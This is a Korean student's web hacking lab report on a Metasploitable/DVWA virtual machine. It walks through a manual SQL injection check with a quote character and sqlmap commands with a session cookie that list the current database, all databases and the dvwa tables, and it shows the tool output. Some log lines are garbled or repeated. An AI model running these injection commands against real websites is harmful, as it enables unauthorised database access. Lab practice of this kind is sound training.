

[8주차 웹해킹 과제] 2020111318 김수현




칼리 리눅스에서 인터넷을 연 후 주소창에 메타스프로잇 ip주소를 입력-> 메타스플로잇을 브라우저로 접속한 것이다.

phpMyAdmin 을 클릭하면 다음과 같은 창이 뜸.

● ● ● url 끝에 ?-s를 추가하면 php소스코드가 보 ● ● ● Url 끝에 ?-s를 추가하면 php소스코드가 보 ● ● ● Url 끝에 ?-s를 추가하면 php소스코드가 보





옆에 있는 ip주소는 칼리리눅스 ip주소이다.


Getuid는 일반사용자를 의미한다.




Sql 인젝션을 위해 다음과 같은 사이트에 접속하여 로그인을 해준다.



그리고, low를 클릭한 후 submit을 해준다.




위의 두 창은 User Id에 1과 2를 넣었을 때의 결과이다.



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the righ

그리고 위의 창은 1'를 넣었을 때, sql공격이 가능하다는 것을 의미한다.



Sqlmap을 했을 때 -u는 필수옵션, Cookie는 로그인이 유지되는,P는 특정 파라미터에 대해서만 된다는 것을 의미한다.

```
*(Untitled)

File Edit Search Options Help

sqlmap -u "http://192.168.192.129/dvwa/vulnerabilities/
sqli/?id=1&Submit=Submit#" --cookie="security=low;
PHPSESSID=0164cfa60cf926e68636a729a3ed474d" -p id
```

다음과 같이 입력하는 이유는, --cookie에는 F12콘솔을 한 후 document.cookie의 값을 넣어준다. 그리고 -p에는 에러가 떴던 id를 의미한다.

```
File Edit View Search Terminal Help

[16:33:19] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns' [16:33:19] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns' [16:33:20] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:33:20] [IMFO] to 100 columns' [16:33:20] [IMFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' [16:20] [IMFO] to 100 columns' [16:20] [IMFO] to 100 columns' [IMFO] to
```

다시 위의 leafpad에 적어 놨던 코드를 터미널에 입력하면 다음과 같은 창이 뜨게 된다. id파라미터가 취약하다는 것이다.

```
root@kali:~# sqlmap -u "http://192.168.192.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0927aad024f4f582f975aabc294d9477" -p id --current-db

Dack-end DBMS: MySQL >= 4.1
[16:38:17] [INFO] fetching current database
[16:38:17] [INFO] heuristics detected web page charset 'ascii'
[16:38:17] [INFO] retrieved: 'dvwa'
current database: 'dvwa'
[16:38:17] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.192.129'

[*] ending @ 16:38:17 /2020-11-22/
root@kali:~#
```

위의 코드 끝에 -current-db를 입력하게 되면, 현재 이용하는 데이터베이스의 이름이 뜨게 된다.

```
root@kali:~# sqlmap -u "http://192.168.192.129/dvwa/vulnerabilities/sqli/?id=1&S
ubmit=Submit#" --cookie="security=low; PHPSESSID=0927aad024f4f582f975aabc294d947
7" -p id --dbs
```

```
available databases [7]:

[*] dvwa

[*] information_schema

[*] metasploit

[*] mysql

[*] owasp10

[*] tikiwiki

[*] tikiwiki

[*] tikiwiki195

[16:39:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.192.129'

[*] ending @ 16:39:26 /2020-11-22/

root@kali:~#
```

만약, 뒤에 - - dbs를 입력하면 어떤 데이터베이스들이 있는지 보여준다.

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users |
+----+

[16:40:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.192.129'

[*] ending @ 16:40:08 /2020-11-22/

root@kali:~#
```

만약, -D dvwa -tables를 입력하면 dvwa의 테이블들을 알아낼 수 있다.